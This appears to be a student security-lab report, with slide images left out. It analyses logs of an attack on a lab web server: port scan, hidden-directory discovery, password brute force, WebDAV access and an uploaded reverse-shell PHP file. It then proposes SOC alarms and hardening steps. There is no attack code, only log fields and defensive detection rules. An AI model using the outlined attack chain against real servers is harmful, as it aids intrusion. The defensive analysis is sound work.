
http

t user_agent.original

Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0

- The request occurred on May 3, 2022 at 02:24:47. There were a total of 16544 request made.
- The file that was requested was the `"/company_folders/secrets_folder/"` The folder contained information about a user "Ashton" and a way to login.

Request for hidden Directory Continued




Analysis: Uncovering the Brute Force Attack


Total number of HTTP transactions [Packetbeat]

16,550
Count


HTTP status codes for the top queries [Packetbeat] ECS





HTTP error codes [Packetbeat] ECS



HTTP error codes evolution [Packetbeat] ECS




Brute Force Continued




- There was a total of 16550 request made.
- There were 16534 request made before the attacker discovered the password.

Analysis: Finding the WebDAV Connection



<code>f network.type</code>	<code>ipv4</code>
<code>f query</code>	<code>PROPFIND /webdav</code>
<code># server.bytes</code>	<code>9518</code>
<code># server.ip</code>	<code>192.168.1.105</code>
<code># server.port</code>	<code>80</code>
<code># source.bytes</code>	<code>5278</code>
<code># source.ip</code>	<code>192.168.1.90</code>
<code># source.port</code>	<code>35420</code>
<code>f status</code>	<code>OK</code>
<code>f type</code>	<code>http</code>
<code>f url.domain</code>	<code>192.168.1.105</code>
<code>f url.full</code>	<code>http://192.168.1.105/webdav</code>
<code>f url.path</code>	<code>/webdav</code>
<code>f url.scheme</code>	<code>http</code>
<code>f user_agent.original</code>	<code>gvfs/1.42.2</code>

- There were 86 requests sent to this directory.
- The files requested were the `/webdav/open-shell.php`



Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

To alert the SOC when there are multiple ports being scanned quickly.

The threshold that I would use is 8 requests per second for more than 4 seconds.

System Hardening

You can Set up a firewall rule that keeps Ports 80, 4444 closed. When not in authorized use. You could also whitelist IP addresses.

You would go into your firewall rules page and then write the rules to close all ports and then you could add your list of whitelisted IP address. Another thing you could do if some ports couldn't be closed is create a honeypot that catches all unwanted scans.

Mitigation: Finding the Request for the Hidden Directory

Alarm

Set an alarm that goes to the SOC when there is an attempt to access the "secret_folder" from an unauthorized IP address.

The threshold that I would put for this alert would be >0 .

System Hardening

Remove the path to the "secret_folder" off the server. Change the name from "secret_folder" to something less suspicious. Restrict access.

Modify the configuration file in /var/www to only grant access to the directory to specific IP address.

Use the rename command to change directory name.

Mitigation: Preventing Brute Force Attacks

Alarm

Set an alert to the SOC for suspicious logins or when a known malicious program such as Hydra is used.

The threshold to activate alert would be 5 bad attempts in 1 minute.

System Hardening

Have a stronger password policy that takes into account password length, complexity and reuse.

Implement 2 factor authentication, either using something you have or something you know.

Mitigation: Detecting the WebDAV Connection

Alarm

Alert SOC when a Non trusted IP attempts to access Webdav.

The threshold to trigger this alert would be >0.

System Hardening

Limit access to a small number of admin, and block all external IPs. Require multi-factor authentication to access webdav.

Mitigation: Identifying Reverse Shell Uploads

Alarm

Notify SOC when a Put request is made from an untrusted IP address.

The threshold to trigger alarm should be >0 from untrusted IP addresses.

System Hardening

Modify the config file to block all non trusted IP Addresses.

This can be done in the /var/www directory by limiting IP address that can access the Webdav folder. And then only allowing admins to have the write privilege.

*The
End*